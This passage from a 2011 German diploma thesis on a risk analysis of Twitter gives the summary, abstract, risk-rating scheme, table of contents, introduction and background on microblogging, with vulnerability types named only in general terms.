



**Universität Hamburg - Fachbereich Informatik**  
Sicherheit in verteilten Systemen  
Vogt-Kölln Straße 30  
22527 Hamburg

## Diplomarbeit

# Risikoanalyse von Twitter

*eingereicht am 20.07.2011*

**Christian Hops**

---

mail@christian-hops.de  
Studiengang Informatik  
Matr.-Nr. 5704107  
Fachsemester 14

Erstgutachter: Dr. Klaus-Peter Kossakowski  
Sicherheit in Verteilten Systemen  
Zweitgutachter: Professor Dr. Winfried Lamersdorf  
Verteilte Systeme und Informationssysteme



# Zusammenfassung

Diese Arbeit führt eine Risikoanalyse von Twitter für fünf verschiedene Nutzergruppen durch: passive Nutzer, aktive Nutzer, Organisationen, Journalisten und Entwickler von Third-Party Anwendungen.

Der öffentliche Charakter der Tweets und vieler Kontoangaben lassen die Sicherheit von Twitter als vernachlässigbar erscheinen. Auch die Kürze der Twitter-Nachrichten trägt zu dieser falschen Einsicht bei, denn 140 Zeichen scheinen zu kurz, um umfangreichen Angriffscode einzuschleusen.

Die vielen Angriffe in der Vergangenheit decken jedoch die Verwundbarkeit von Twitter auf (s. Kapitel 3.1). Die Risiken, die systematisch in Kapitel 3.2 identifiziert werden, zeigen, wie vielfältig die Angriffspunkte sind. Neben den typischen Sicherheitslücken von Webanwendungen wie Shell-, Programmcode, SQL Injection, Cross-Site Scripting, Clickjacking und Cross-Site Request Forgery wurden aufgrund der Ajax-lastigen Weboberfläche auch Risiken wie JSON Hijacking identifiziert. Twitter-Anwender sind zudem durch Phishing-Angriffe gefährdet. Zu guter Letzt sind Anwendungen von Drittanbietern und das verwendete OAuth-Protokoll, welches detailliert in Kapitel 2.1.2.4.1 vorgestellt wird, weitere Gefährdungspunkte.

Die Risikobewertungen werden individuell für die jeweils relevanten Nutzergruppen durchgeführt. Die gefährlichsten Risiken sind für passive Anwender die klassischen Sicherheitslücken von Webanwendungen (Shell-, Programmcode- und SQL Injection, unsichere Serverkonfiguration) sowie Risiken, durch die die Zugriffskontrolle umgangen werden kann (etwa unsichere Administrationstools).

Für aktive Anwender sind andere Risiken von entscheidender Bedeutung: Kompromittierung der Zugangsdaten über XSS-, Brute-Force- oder Phishing-Angriffe. Auch autorisierte Third-Party Anwendungen, die vollen Zugriff auf das Konto des Anwenders besitzen, stellen eine Gefahr dar.

Aus den vorgeschlagenen Gegenmaßnahmen in Kapitel 5 können zwei Schlussfolgerungen gezogen werden: Zum Einen können 17 der 44 identifizierten Risiken nur durch Twitter selbst begegnet werden, sodass der Anwender abhängig von Twitter Sicherheitsmaßnahmen ist. Und zum Anderen begegnet Twitter vielen Sicherheitslücken nur ungenügend. Als Beispiel wird HTTPS nur optional eingeführt und muss erst durch den Benutzer aktiviert werden. Auch wird zwar vor schwachen Passwörtern gewarnt, sie können aber dennoch verwendet werden.

Zudem schwächt ein eklatanter Fehler im Sitzungsmanagement von Twitter, der seit fast 2 Jahren bekannt ist, die Sicherheit der Benutzerkonten.

Diese Arbeit bietet eine Übersicht der Risiken, eine individuelle Risikobewertung für die fünf verschiedenen Anwendertypen und nennt dienst- und clientseitige Gegenmaßnahmen zur Mitigation der Risiken.

## Abstract

The topic of this diploma thesis is a risk analysis at Twitter for five different user types: passive user, active user, organizations, journalists and developers of third-party applications.

Because almost all information at Twitter (like tweets and account information) are publicly available, the security of Twitter seems to be a negligible factor. This false conclusion is supported by the misjudgement, that the 140 character limit is an effective protection against lengthy attack payloads.

However, the long list of known attacks reveals the vulnerabilities of Twitter (see chapter 3.1). The risks, which are identified systemically in chapter 3.2, show the diversity of weak points at Twitter. Twitter is affected by the typical vulnerabilities of web application like SQL-, Shell-, program code injection, cross-site scripting and cross-site request forgery. Because Twitter's website uses Ajax and JSON, vulnerabilities like JSON Hijacking appears. Users must be concerned about different types of Phishing attacks. Last but not least, third-party applications and the used OAuth protocol, which is presented explicitly in chapter 2.1.2.4.1, are hazards to users, too.

The risk assessment is made for the five types of users. The most dangerous risks for passive users are the typical web application vulnerabilities (SQL-, Shell-, program code injection) and security flaws to bypass the access control (e.g. unprotected admin tools).

Active users have other important risks: Stealing access data by cross-site scripting, Phishing or brute-force-attack. Also, hacking authorized third-party applications are an opportunity to get access to Twitter-accounts.

The presented countermeasures in chapter 5 allows two conclusions: First, 17 of 44 risks can only be prevented by Twitter, therefore the user's security depends on Twitter's protections. Second, the implemented countermeasures by Twitter are often insufficient. For instance, HTTPS is only an optional setting and not a default setting. The user is warned, when using a weak password - nevertheless, the user can use weak passwords. A lot of users are writing tweets with a mobile phone. Notwithstanding, the mobile phone isn't used for two-factor-authentication.

Furthermore, a blatant error in the session-management is weakening the security of user's accounts. The session-id is valid until the user changes his password. The attacker can use the session-id to sign in as victim. The error is known by Twitter since two years.

This thesis gives an overview of risks at Twitter, an individual risk assessment for the five user types and suggests countermeasures to mitigate the risk potential, which should be implemented both by Twitter and the user.

## Abkürzungen der Aspekte zur Risikobewertung

Abk.	Aspekt
AF	<b>Benötigte Fähigkeiten des Angreifers</b> <ul style="list-style-type: none"> <li>• 1 (Sicherheitsexperte) – 9 (keine Fähigkeiten erforderlich)</li> </ul>
AM	<b>Motivation des Angreifers</b> <ul style="list-style-type: none"> <li>• 1 (wenig oder keine Belohnung) – 9 (hohe Belohnung/Anerkennung)</li> </ul>
AR	<b>Benötigte Ressourcen, um Sicherheitslücke zu finden und auszunutzen</b> <ul style="list-style-type: none"> <li>• 1 (umfangreiche/teure Ressourcen) – 9 (keine Ressourcen notwendig)</li> </ul>
AG	<b>Größe der Gruppe von Angreifern</b> <ul style="list-style-type: none"> <li>• 1 (nur Administratoren) – 9 (anonyme Internetbenutzer)</li> </ul>
SA	<b>Möglichkeit der Entdeckung/Ausnutzung der Schwachstelle</b> <ul style="list-style-type: none"> <li>• 1 (unmöglich/nur theoretisch) – 9 (automatische Tools verfügbar)</li> </ul>
SB	<b>Bekanntheit der Schwachstelle beim Angreifer</b> <ul style="list-style-type: none"> <li>• 1 (unbekannt, nicht dokumentiert) – 9 (öffentliches Wissen)</li> </ul>
TV	<b>Verlust von Vertraulichkeit</b> <ul style="list-style-type: none"> <li>• 1 (Daten bleiben vertraulich) – 9 (Kompromittierung aller Daten)</li> </ul>
TI	<b>Verlust der Integrität</b> <ul style="list-style-type: none"> <li>• 1 (kein Verlust) – 9 (alle Daten/Funktionen manipuliert)</li> </ul>
TA	<b>Verlust der Verfügbarkeit</b> <ul style="list-style-type: none"> <li>• 1 (Dienste verfügbar) – 9 (sämtliche Dienste blockiert)</li> </ul>
TZ	<b>Verlust der Zurechenbarkeit</b> <ul style="list-style-type: none"> <li>• 1 (alle Aktionen sind zurechenbar) – 9 (Aktionen sind anonym)</li> </ul>
BA	<b>Anonymität: Enthüllung der Identität des Benutzers</b> <ul style="list-style-type: none"> <li>• 1 (Anonymität bleibt gewahrt) – 9 (Benutzeridentität preisgegeben)</li> </ul>
BE	<b>Echtheit der Nachrichten des Benutzers</b> <ul style="list-style-type: none"> <li>• 1 (nur beabsichtigte Nachrichten) – 9 (komplette Nachrichten eingeschleust)</li> </ul>
BP	<b>Auswirkung auf andere Programme/Betriebssystem</b> <ul style="list-style-type: none"> <li>• 1 (keine Gefährdung) – 9 (Malware kann installiert werden)</li> </ul>

# Inhaltsverzeichnis

1 Einleitung.....	1
1.1 Ziel der Arbeit.....	1
1.2 Zielgruppe der Arbeit.....	2
1.3 Voraussetzungen und Abgrenzungen.....	2
1.4 Struktur der Arbeit.....	2
2 Grundlagen.....	4
2.1 Grundlagen zu Twitter.....	4
2.1.1 Mikroblogging.....	4
2.1.1.1 Entwicklung.....	5
2.1.1.2 Taxonomie: Soziales Netzwerk oder Informationsnetzwerk.....	6
2.1.1.3 Eigenschaften.....	7
2.1.1.3.1 Echtzeitkommunikation.....	7
2.1.1.3.2 Ubiquität.....	8
2.1.1.4 Weitere Dienste.....	8
2.1.2 Twitter.....	9
2.1.2.1 Funktionen.....	10
2.1.2.1.1 Konto.....	10
2.1.2.1.2 Nachrichten.....	13
2.1.2.2 Geschichte und Verbreitung.....	16
2.1.2.3 Nutzung.....	18
2.1.2.4 Twitter API.....	19
2.1.2.4.1 Authentifizierung.....	20
2.1.2.4.2 REST API.....	28
2.1.2.4.3 Search API.....	29
2.1.2.4.4 Stream API.....	30
2.1.3 Third-Party Anwendungen.....	30
2.1.4 Kurz-URL-Dienste.....	32
2.2 Grundlagen zum angewandten Verfahren der Risikoanalyse.....	32
2.2.1 Informationssicherheit.....	33
2.2.1.1 IT-Ressource.....	33
2.2.1.2 Schutzziele.....	33
2.2.1.3 Bedrohung.....	35
2.2.1.4 Sicherheitslücke.....	36
2.2.2 Sicherheit von Webanwendungen.....	37

2.2.2.1 Authentifizierung, Session-Management und Zugriffskontrolle.....	38
2.2.2.2 Hypertext Transfer Protocol Secure (HTTPS).....	40
2.2.2.3 Serverseitige Code Injection.....	41
2.2.2.4 Cross-Site Scripting.....	44
2.2.2.5 Cross-Site Request Forgery.....	46
2.2.3 Risikoanalyse .....	47
2.2.3.1 Risikoidentifizierung.....	48
2.2.3.2 Risikobewertung.....	49
3 Risikoidentifizierung bei Twitter.....	51
3.1 Identifizierung anhand bekannter Angriffe.....	51
3.1.1 SMS-Authentifizierung .....	51
3.1.2 Versteckter Befehl.....	52
3.1.3 Phishing-Angriff.....	52
3.1.4 Würmer auf Twitter.....	52
3.1.5 Social Engineering-Angriff auf Twitter-Mitarbeiter.....	54
3.2 Systematische Identifizierung anhand der IT-Ressourcen.....	56
3.2.1 Twitter.....	56
3.2.2 Twitter-Konto.....	59
3.2.2.1 Authentifizierung des Benutzers.....	62
3.2.2.2 SMS-Funktion.....	66
3.2.3 Tweets.....	67
3.2.3.1 Verweise.....	68
3.2.4 oAuth.....	68
4 Risikobewertung.....	72
4.1 Nutzungsszenarien von Twitter.....	72
4.1.1 Fazit: Nutzertypen.....	79
4.2 Risikobewertungen nach Nutzergruppe.....	79
4.2.1 Exemplarische Einzelbewertung.....	80
4.2.2 Passive Nutzer.....	81
4.2.3 Aktiver Nutzer.....	82
4.2.4 Organisationen als Nutzer.....	84
4.2.5 Journalisten.....	85
4.2.6 Entwickler einer Third-Party Anwendung.....	87
4.3 Übersicht.....	88
5 Gegenmaßnahmen.....	91
5.1 Twitter.....	91

5.2 Twitter-Konto.....	95
5.2.1 Authentifizierung des Benutzers.....	96
5.2.2 SMS-Funktion.....	101
5.3 Tweets.....	102
5.3.1 Verweise.....	103
5.4 OAuth.....	103
6 Fazit.....	106
6.1 Ergebnisse.....	106
6.2 Kritik.....	108
6.3 Ausblick auf anschließende Arbeiten.....	109
A Anhang.....	110
A Flussdiagramm der OAuth-Authentifizierung bei Twitter.....	110
B API Aufruf mit Twurl.....	111
C Twitters Ökosystem populärer Third-Party Anwendungen.....	112
D Abkürzungen der Aspekte zur Risikobewertung.....	113
E Standardfall der Risikobewertung.....	114
F Risikobewertungen für passive Twitter-Anwender.....	114
G Risikobewertungen für aktive Twitter-Anwender.....	121
H Risikobewertungen für Organisationen als Nutzer.....	133
I Risikobewertungen für Journalisten.....	142
J Risikobewertungen für Entwickler einer Third-Party Anwendung.....	152
K JSON HTTP-Request Header.....	156
L JSON HTTP-Response Body.....	157
Literaturverzeichnis.....	158
Abbildungsverzeichnis.....	171
Tabellenverzeichnis.....	171
Erklärung.....	181

# 1 Einleitung

Twitter ist eine Mikroblogging-Anwendung, die im Juli 2006 online gegangen ist [Arrington 2006]. Sie ist mit weltweit 190 Millionen registrierten Nutzern [Schonfeld 2010] eine der populärsten Webanwendungen im Bereich Soziales Netzwerk und Echtzeitkommunikation. Twitter ist mit der Beschränkung auf 140 Zeichen pro Nachricht ein Kommunikationsmedium, welches in Echtzeit Nachrichten überträgt. Dank der offenen Programmierschnittstelle hat sich ein Ökosystem mit Anwendungen von Drittanbietern um Twitter entwickelt, das die Funktionen des Dienstes um ein Vielfaches erweitert – im September 2010 waren fast 300.000 Anwendungen registriert [Siegler 2010a].

Die Anwendungsbereiche von Twitter reichen vom privaten Gebrauch für Mitteilungen an das eigene soziale Netzwerk über Firmen, die den direkten Kontakt zu ihren Kunden suchen bis hin zu Journalisten, die die Twitter-Nachrichten zur Recherche aktueller Ereignisse rund um den Globus nutzen. Auch die Wissenschaft greift auf Twitter zu, um Ausbreitungsgeschwindigkeiten von Nachrichten in sozialen Netzwerken zu untersuchen oder Aussagen über die Entwicklung und Eigenschaften von Trends zu machen.

## 1.1 Ziel der Arbeit

Diese Diplomarbeit beschäftigt sich aus einer sicherheitskritischen Perspektive mit Twitter. Aus den Eigenschaften sowie den verschiedenen Nutzungsarten des Dienstes ergeben sich vielfältige Risiken, welche für die Nutzergruppen bei Twitter identifiziert und individuell bewertet werden. Es werden Gegenmaßnahmen vorgeschlagen, um die Risiken zu minimieren.

Dabei beschränkt sich die Arbeit nicht auf technische Risiken, sondern versucht, eine ganzheitliche Übersicht an Risiken bei der Nutzung von Twitter zu geben. So werden auch Risiken berücksichtigt, die durch Social Engineering, der Verzahnung von unterschiedlichen Diensten im World Wide Web oder der kooperativen Nutzung von Twitter durch eine Organisation entstehen können.

Um für die jeweiligen Nutzertypen bei Twitter Risikoanalysen durchführen zu können, stellt diese Arbeit typische Nutzungsszenarien vor. Zum Einen, um die Anwender geeignet klassifizieren zu können. Zum Anderen, um Risiken, die sich aus diesen Nutzungsszenarien ergeben, identifizieren zu können. Ziel dieser Arbeit ist ebenfalls, eine Übersicht der typischen Nutzungsszenarien für Twitter zu bieten.

Die Arbeit fokussiert bei der Risikoanalyse auf die Funktionen, die durch das User Interface auf der Twitter-Webseite geboten werden. Außerdem werden die Risiken identifiziert, die durch die Nutzung der Twitter-Programmierschnittstelle entstehen können – sowohl aus Anwender- wie auch aus Entwicklerperspektive.

Nur indirekt werden solche Sicherheitslücken beleuchtet, deren Ursprung in Third-Party Anwendungen zu finden sind. Software von Drittanbietern für Twitter wird also nicht

explizit in dieser Arbeit untersucht, auch wenn die Nutzung Twitters durch Third-Party Anwendungen bereits im September 2010 mit 6 Milliarden API<sup>1</sup>-Aufrufen täglich äußerst signifikant war [Rao 2010].

Ebenfalls wird in dieser Arbeit nicht auf die Themen Datenschutz, Privatsphäre oder Spam als systeminhärentes Problem eingegangen.

## 1.2 Zielgruppe der Arbeit

Die Zielgruppe dieser Arbeit sind Anwender, Entwickler und Interessierte rund um Twitter. Da die Risikobewertung für fünf verschiedene Nutzergruppen durchgeführt wird, kann sich der Leser individuell mit jenen Risiken auseinandersetzen, die für ihn relevant und wichtig sind.

In dieser Diplomarbeit werden folgende Anwendertypen näher beleuchtet: passive Nutzer, aktive Nutzer, Organisationen, Journalisten und Entwickler, die Anwendungen entwickeln, die auf der Twitter-API beruhen.

## 1.3 Voraussetzungen und Abgrenzungen

Die Risikoanalyse von Twitter ist ein Themenkomplex, welcher viele Facetten besitzt: Mikroblogging, Twitter, Third-Party Anwendungen, OAuth-Protokoll, Kurz-URL-Dienste, Risikoanalyse, Webanwendungen, typische Angriffe auf Webanwendungen und Gegenmaßnahmen. Bei dieser Vielfalt an Themen ist der Autor gezwungen, gewisse Kenntnisse beim Leser vorauszusetzen und das Thema eindeutig abzugrenzen.

Im zweiten Kapitel wird zwar auf die o.g. Grundlagen des Themenkomplexes eingegangen, jedoch würde es den Umfang dieser Arbeit sprengen, die einzelnen Themen umfassend einzuführen. Dabei werden jene Themen, die für die Risikoanalyse von Twitter relevanter sind, ausführlicher behandelt. In Kapitel 2.1.2.4.1 werden bspw. die verschiedenen Authentifizierungsmethoden für die Twitter-API sehr detailliert behandelt. In Kapitel 2.2.2.2 hingegen wird lediglich der Nutzen des „Hypertext Transfer Protocol Secure (HTTPS)“ vorgestellt. Einzelheiten des Protokolls oder zugrunde liegende Algorithmen werden nicht genannt. In solchen Fällen wurde jedoch Literatur angegeben, die der interessierte Leser zur Vertiefung seines Wissens konsultieren kann.

Diese Arbeit beschäftigt sich ausschließlich mit Twitter. Andere Mikroblogging-Anbieter werden nur kurz in Kapitel 2.1.1.4 genannt. Auch sind Third-Party Anwendungen, die auf die Twitter-API zugreifen, nicht Gegenstand näherer Betrachtungen.

## 1.4 Struktur der Arbeit

Nach der Einleitung im ersten Kapitel widmet sich diese Arbeit im zweiten Kapitel den Grundlagen, die zur Risikoanalyse von Twitter notwendig sind. Da Twitter gemeinhin dem Mikroblogging zuzuordnen ist, wird zuerst die Entwicklung zum Mikroblogging aufgezeigt. Es wird eine Klassifizierung des Mikrobloggings vorgenommen und die

---

1 Die Abkürzung API steht für „application programming interface“ und ist eine Programmierschnittstelle. Die API ermöglicht anderen Programmen den Zugriff auf Funktionen und Daten.

Eigenschaften solcher Dienste werden dargestellt. Bevor diese Arbeit sich Twitter zuwendet, werden kurz andere Mikroblogging-Dienste vorgestellt.

Danach wird Twitter als solches vorgestellt: Die Funktionen, die Entwicklung und die Verbreitung des Dienstes, wobei hier auch auf die Nutzerzahlen in Deutschland eingegangen wird. Anschließend wird die Twitter-API vorgestellt, wobei sich vor allem der Authentifizierung zugewendet wird, die auf dem OAuth-Protokoll basiert.

Es folgt eine kurze Vorstellung einiger Anwendungsbereiche von Third-Party Anwendungen und die mit Twitter aufkommenden Kurz-URL<sup>2</sup>-Dienste.

Der Bereich Twitter wird in Kapitel 2.2 vorübergehend verlassen, um dem Leser die Grundlagen der Informationssicherheit und deren Schutzziele vorzustellen. Hierbei wird speziell auf die Sicherheit von Webanwendungen eingegangen, und einige typische Sicherheitslücken genannt. Es folgen die Grundlagen der Risikoanalyse und die Vorstellung der hier benutzten Methode zur Risikobewertung.

In Kapitel 3 wird schließlich die Risikoidentifizierung vorgenommen. Als Einstieg werden hierzu vier bekannte und teilweise typische Angriffe auf Twitter selbst herangezogen. Zudem werden anhand der IT-Ressourcen systematisch Risiken für die Nutzung von Twitter identifiziert.

Kapitel 4 beschäftigt sich zunächst mit der Beschreibung der wichtigsten Nutzungsszenarien Twitters, aus denen die Nutzergruppen für die Risikoanalyse abgeleitet werden. Es folgt anschließend die Risikobewertung für die identifizierten Nutzertypen von Twitter. Für jede Nutzergruppe werden die Risiken anhand ihrer unterschiedlichen Sicherheitsanforderungen bewertet.

In Kapitel 5 werden dienst- und clientseitige Gegenmaßnahmen vorgestellt, um die identifizierten Risiken bei der Nutzung Twitters zu minimieren. Entweder, indem die Eintrittswahrscheinlichkeit des Risikos minimiert wird, oder die Auswirkungen des Risikos eingedämmt werden. Sollte keine Gegenmaßnahme vorhanden sein, werden eigene Konzepte zur Mitigation der Risiken vorgelegt.

Das letzte Kapitel dieser Arbeit zieht dann ein abschließendes Fazit und gibt Empfehlungen für weitere sicherheitskritische Forschungsbemühungen im Umfeld von Twitter.

---

2 URL ist die Abkürzung für „Uniform Resource Locator“ und gibt ein Schema für die Adressierung im Internet vor. Der Oberbegriff ist Uniform Resource Identifier (URI), wobei beide Begriffe oft synonym verwendet werden.

## 2 Grundlagen

In diesem Kapitel werden die Grundlagen für das Verständnis der Risikoanalyse von Twitter gelegt, die in den nachfolgenden Kapiteln 3 und 4 durchgeführt wird.

Die Grundlagen sind in zwei Bereiche unterteilt: 2.1 „Grundlagen zu Twitter“ und 2.2 „Grundlagen zum angewandten Verfahren der Risikoanalyse“.

### 2.1 Grundlagen zu Twitter

Da Twitter gemeinhin dem Mikroblogging zugeordnet wird, wird zunächst die Entwicklung des Mikrobloggings aufgezeigt und eine Klassifizierung vorgenommen. Typische Eigenschaften des Mikrobloggings werden herausgearbeitet und alternative Mikroblogging-Dienste werden ebenfalls genannt.

In Kapitel 2.1.2 wendet sich diese Arbeit Twitter zu. Neben den angebotenen Funktionen, der Geschichte, Verbreitung und Nutzung wird die Twitter-API und ihre verschiedenen Authentifizierungsmethoden näher beleuchtet. Das Unterkapitel 2.1 schließt mit einem kurzen Überblick der Third-Party Anwendung und der Funktionsweise von Kurz-URL-Anbietern.

#### 2.1.1 Mikroblogging

Bei der Definition von Mikroblogging wird vor allem die begrenzte Zeichenlänge der Nachrichten aufgeführt, aber es wird ebenfalls der Kommunikationskanal für kleine Informationseinheiten ohne explizite Angabe an einen Adressaten genannt [Böhringer 2009].

Die Beschränkung der Nachrichtenlänge bei den meisten Mikroblogging-Anbietern auf unter 200 Zeichen bringt Nachteile mit sich, denn nicht alle Gedankengänge und Diskussionen sind in dieser kurzen Nachrichtenlänge formulierbar. Dennoch hat die Beschränkung zwei entscheidende Vorteile:

1. Die in einer Nachricht enthaltene Information kann leicht verstanden werden, denn sie ist auf den Punkt gebracht.
2. Selbst Nachrichten zu verfassen und sich an einer Diskussion zu beteiligen, ist bei der kurzen Nachrichtenlänge ohne größeren Aufwand möglich.

Ähnlich wie bei Makroblogs<sup>3</sup> werden die Einträge in absteigender chronologischer Reihenfolge angezeigt, sodass neueste Einträge oben auf der Seite angezeigt werden.

Mikroblogs können ebenfalls per RSS<sup>4</sup> abonniert werden. Daneben bieten Mikroblogging-Anbieter nach der Registrierung die Möglichkeit, anderen Mikroblogs zu folgen. Dies

---

3 Makroblogs sind herkömmliche Weblogs. Sie werden Makroblogs genannt, um sie gegenüber den Mikroblogs abgrenzen zu können.

4 RSS (Really Simple Syndication) ist ein standardisiertes XML-Format zur Veröffentlichung von Änderungen auf einer Webseite

bewirkt, dass in der eigenen Timeline<sup>5</sup> auch die Nachrichten des gefolgt<sup>6</sup> Mikroblogs erscheinen. Der Nutzer schreibt somit im Regelfall Nachrichten nicht an einen bestimmten Adressaten, sondern an alle, die dem eigenen Mikroblog folgen.

Anders als bei sozialen Netzwerken wie Facebook sind die Verbindungen im Mikroblogging-Netzwerk nicht gegenseitig, sondern asymmetrisch. So bedarf es in der Regel keiner Anfrage, um einem Mikroblog folgen zu können. Auf die Besonderheiten und Folgen der asymmetrischen Beziehungen wird später in diesem Kapitel unter 2.1.1.2 „Taxonomie: Soziales Netzwerk oder Informationsnetzwerk“ noch explizit eingegangen.

### 2.1.1.1 Entwicklung

Weblogs haben im Internet eine lange Tradition. Bereits 1997 wurde der Begriff Weblog durch Barger als "Web page where a Web logger 'logs' all the other Web pages she finds interesting" (vgl. [Blood 2004]) geprägt.

Mikroblogging kann als Weiterentwicklung des Makrobloggings verstanden werden [Krohn 2009]. Der offensichtlichste Nachteil von Makroblogs gegenüber Mikroblogs ist der größere inhaltliche Umfang von Artikeln, was gleichbedeutend mit dem höheren Aufwand für den Autoren eines Makroblogs ist. Zudem muss man sich als Makroblogger ein größeres technisches Wissen aneignen, um Artikel zu gestalten und beispielsweise Bilder und Videos einzufügen.

Als eine Vorform des Mikrobloggings kann das Moblogging bezeichnet werden. Das Wort Moblog ist ein Kofferwort aus „mobile“ und „Weblog“. Ab dem Jahr 2000 entwickelten Blogger die Möglichkeit, über Mobiltelefone Inhalte auf ihre Blogs zu stellen. Inhalte solcher Blogs sind vor allem Bilder mit kurzen Kommentaren, die per MMS<sup>7</sup> oder E-Mail übertragen werden.

Das Mikroblogging ist eine weiterführende Entwicklung des Mobloggings aus dem Jahr 2000 auf. Neben der SMS<sup>8</sup>-ähnlichen Begrenzung der Nachrichtenlänge und der bereits angesprochenen Möglichkeit, die Inhalte abonnieren zu können, bieten Mikroblogging-Anbieter ein fortgeschrittenes System der Vernetzung.

Die individuelle Timeline, die die Nachrichten der abonnierten und des eigenen Mikroblogs anzeigt, ist ein Strom von Nachrichten. Diese Timeline wird automatisch aktualisiert und ermöglicht so Echtzeitkommunikation zwischen dem Konteninhaber und seinen Abonnenten. Grundlage der Echtzeitkommunikation ist der Einsatz von Push-Technologie, bei der neue Nachrichten durch den Server auf den Client gedrückt (engl.: „to push“) werden.

---

5 Die Timeline ist ein individueller Strom von Nachrichten. Er beinhaltet in chronologisch absteigender Ordnung die eigenen Nachrichten sowie Nachrichten der abonnierten Blogs.

6 Folgen (engl. „to follow“) ist gleichbedeutend mit dem Abonnieren eines anderen Mikroblogs.

7 Multimedia Messaging Service (MMS) ist ein Übertragungsdienst für multimediale Inhalte über das Mobiltelefon.

8 Der Short Message Service (SMS) dient der Übertragung von kurzen Textinhalten.

Twitter, der populärste Mikroblogging-Dienst, wurde im Juli 2006 der Öffentlichkeit zur Verfügung gestellt. Im gleichen Monat startete der finnische Dienst Jaiku, der im Oktober 2007 von Google übernommen wurde [Butcher 2007]. Diese Dienste könnten als Ursprung des Mikrobloggings gesehen werden. Jedoch wurden auf Facebook bereits am 01. März 2006 Statusnachrichten eingeführt, so dass dieses Datum als Geburtsstunde des Mikrobloggings gesehen werden muss [Krohn 2009].

### 2.1.1.2 Taxonomie: Soziales Netzwerk oder Informationsnetzwerk

Ben Parr legt in [Parr 2010a] dar, welche Unterschiede und Beziehungen es zwischen den Begriffen „Soziale Medien“, „Soziales Netzwerk“ und „Informationsnetzwerk“ gibt.




Abbildung 1: Begriffe und Beziehungen innerhalb des sozialen Mediums

Parr argumentiert, dass soziale Netzwerke und Informationsnetzwerke zwei unterschiedliche Bereiche innerhalb der sozialen Medien darstellen. Bei sozialen Netzwerken gehe es um soziale Verbindungen: Freunde, Bekanntschaften, Kollegen und andere persönliche Verbindungen. In einem Informationsnetzwerk hingegen konsumiert und verteilt man Informationen: bei YouTube Videos und bei Flickr Bilder.

Das größte Unterscheidungsmerkmal zwischen sozialem Netzwerk und Informationsnetzwerk ist die private oder öffentliche Zugänglichkeit des Inhaltes. Im sozialen Netzwerk ist der Inhalt im Allgemeinen privat. Erst wenn zwei Benutzer ihre Freundschaft bestätigt haben, erhalten sie gegenseitigen Zugriff auf die privaten Daten des anderen. In sozialen Netzwerken bildet das Freundschaftsmodell die Grundlage für die Interaktion.

Im Informationsnetzwerk sind die Inhalte der Anwender i.d.R. öffentlich zugänglich. Das Abonnieren anderer Benutzer führt dazu, dass man neue Inhalte der Abonnierten zugestellt bekommt. Festzuhalten ist, dass das Abonnementmodell asymmetrisch ist und somit nicht auf Gegenseitigkeit beruht.

Eine Umfrage unter deutschen Nutzern von Twitter zu ihren Nutzungsmotiven [Geitlinger 2009] bestätigt die Beobachtung, dass Twitter als Informationsnetzwerk wahrgenommen wird: Twitter wird gegenüber Facebook als anonym, weniger sozial und als öffentlicher wahrgenommen. Nichtsdestotrotz lernt man laut dieser Umfrage über Twitter schneller Leute kennen, die später auch zum sozialen Netzwerk dazu zählen können.



Umgebung hin und animieren ihn zudem, sich an der stattfindenden Diskussion zu beteiligen.

### **2.1.1.3.2 Ubiquität**

Der Grund für die Allgegenwärtigkeit des Mikrobloggerings ist, dass verschiedenste Protokolle und Services unterstützt werden, um lesend und schreibend auf den Mikrobloggering-Dienst zugreifen zu können. Fast jeder Mikrobloggering-Dienst bietet eine API an. Mit dieser API werden Angebote nicht implementierter Protokolle über Drittanbieter dennoch möglich. So bieten die meisten Mikrobloggering-Dienste neben dem Zugriff via Web und API auch den Zugriff über E-Mail, SMS und XMPP<sup>10</sup>. Lesend können die Daten meist via RSS abgefragt werden.

Daneben gibt es für die populäreren Mikrobloggering-Anbieter wie Twitter Clients für fast alle Mobiltelefone, Smartphones und Tablet-PCs. Auch Desktop- und Instant-Messaging-Programme können mit den Mikrobloggering Diensten interagieren.

Twitter weitet zunehmend seine Präsenz auf Internetseiten durch ein einfach zu integrierendes Angebot namens @Anywhere aus [TwitterDev 2011a], das auf Javascript beruht. So ist es auf Seiten mit @Anywhere-Unterstützung möglich, auf Funktionen und Informationen von Twitter zuzugreifen: das Schreiben von eigenen Twitter-Nachrichten, Anzeigen von zusätzliche Informationen zu erwähnten Twitter-Konten, Abonnieren von Twitter-Konten und Einloggen mit den Twitter-Zugangsdaten. @Anywhere kann als Versuch gewertet werden, Twitter auch auf anderen Internetseiten einzubinden und so vor allem neue Benutzer zu gewinnen.

### **2.1.1.4 Weitere Dienste**

In diesem Abschnitt wird ein kurzer Überblick über weitere Mikrobloggering Dienste neben Twitter gegeben. Die ausführliche Vorstellung Twitters folgt in Kapitel 2.1.2.

Es ist festzustellen, dass Twitter die mit Abstand populärste Anwendung im Mikrobloggering-Bereich ist. Twitter hatte 190 Millionen registrierte Benutzer im Juni 2010. Der chinesische Anbieter Sina Weibo hatte im Mai 2011 140 Millionen Benutzer [Cao 2011]. Weitere Nutzerzahlen von Anbietern wie Jaiku, Plurk oder Identi.ca sind im Internet nicht verfügbar.

Eine komplette Auflistung aller Mikrobloggering-Dienste im Internet würde den Rahmen dieser Arbeit sprengen. Auch werden an dieser Stelle soziale Netzwerke mit Mikrobloggering-Elementen nicht näher erläutert. Stattdessen werden im Folgenden die Besonderheiten einiger Mikrobloggering-Anbieter vorgestellt.

---

<sup>10</sup> Extensible Messaging and Presence Protocol (XMPP) ist ein Standard für XML-Routing und wird primär beim Instant-Messaging eingesetzt.

### **Identi.ca**

